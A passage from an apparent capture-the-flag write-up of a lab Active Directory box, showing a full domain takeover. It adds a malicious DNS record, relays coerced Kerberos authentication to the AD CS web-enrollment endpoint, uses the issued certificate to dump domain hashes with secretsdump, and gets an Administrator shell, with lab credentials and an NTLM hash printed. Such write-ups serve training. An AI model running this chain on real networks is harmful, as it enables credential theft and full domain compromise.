accounts (e.g., via phishing or other social engineering that triggers an NTLM authentication).
Set up NTLM Relay: The attacker uses an NTLM relay tool, such as Certipy’s relay command, listening for incoming NTLM authentications.
Relay Authentication: When the victim account authenticates to the attacker’s machine, Certipy captures this incoming NTLM authentication attempt and forwards (relays) it to the vulnerable AD CS HTTP web enrollment endpoint (e.g., https://SomeServer.com/certsrv/certfnsh.asp).
Impersonate and Request Certificate: The AD CS web service, receiving what it believes to be a legitimate NTLM authentication from the relayed privileged account, processes subsequent enrollment requests from Certipy as that privileged account. Certipy then requests a certificate, typically specifying a template for which the relayed privileged account has enrollment rights (e.g., the “DomainController” template if a DC machine account is relayed, or the default “User” template for a user account).
Obtain Certificate: The CA issues the certificate. Certipy, acting as the intermediary, receives this certificate.
Use Certificate for Privileged Access: The attacker can now use this certificate (e.g., in a .pfx file) with certipy auth to authenticate as the impersonated privileged account via Kerberos PKINIT, potentially leading to full domain compromise.
After understating the above.
https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx.html
The Attack
1 - Lets first add a malicious DNS record using bloodyAD.
The syntax would be this:
1
bloodyAD -u 'Rosie.Powell' -p 'Cicada123' -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.64

after adding the malicious DNS record.
2 - Lets now start a relay server using Krbrelayx targeting the ADCS webserver on port 80, which listens on SMB.
1
python3 /opt/krbrelayx/krbrelayx.py --adcs --template 'DomainController' -v 'DC-JPQ225$' -t 'http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp'

3 - Next step is we coerce the authentication.
1
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus

Looking at the above we use the PetitPotam or ALL. To trigger it I will provide our LISTENER name i.e. our malicious DNS record and the METHOD that we have discovered above.
4 - Triggering it.
1
nxc smb dc-jpq225.cicada.vl -u rosie.powell -p 'Cicada123' -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=ALL

Got a Connection back on the relay server.

Successfully wrote the .pfx file
Now we can authenticate with the .pfx file using Certipy.
1
certipy auth -pfx DC-JPQ225.pfx -dc-ip 10.129.234.48

We now have the machine account hash for DC-JPQ225 which is the domain controller.
Shell as Administrator
Lets forge a TGT for DC.

Lets now use secretsdump.py to dump all the info from the domain.
1
secretsdump.py -k -no-pass dc-jpq225.cicada.vl


We now have a valid hash for the Administrator.

Generating a TGT for the adminsitrator account.
1
getTGT.py -hashes :85a0da53871a9d56b6cd05deda3a5e87 cicada.vl/Administrator
1
python3 /opt/winrmexec/evil_winrmexec.py -k -no-pass dc-jpq225.cicada.vl


On our listener we get a shell.

For this box there is no low privileged user present, Only user is Administrator.

We can claim both the root and the user flags from the adminsitrator’s desktop.
Rooted!
Thanks for reading 🙂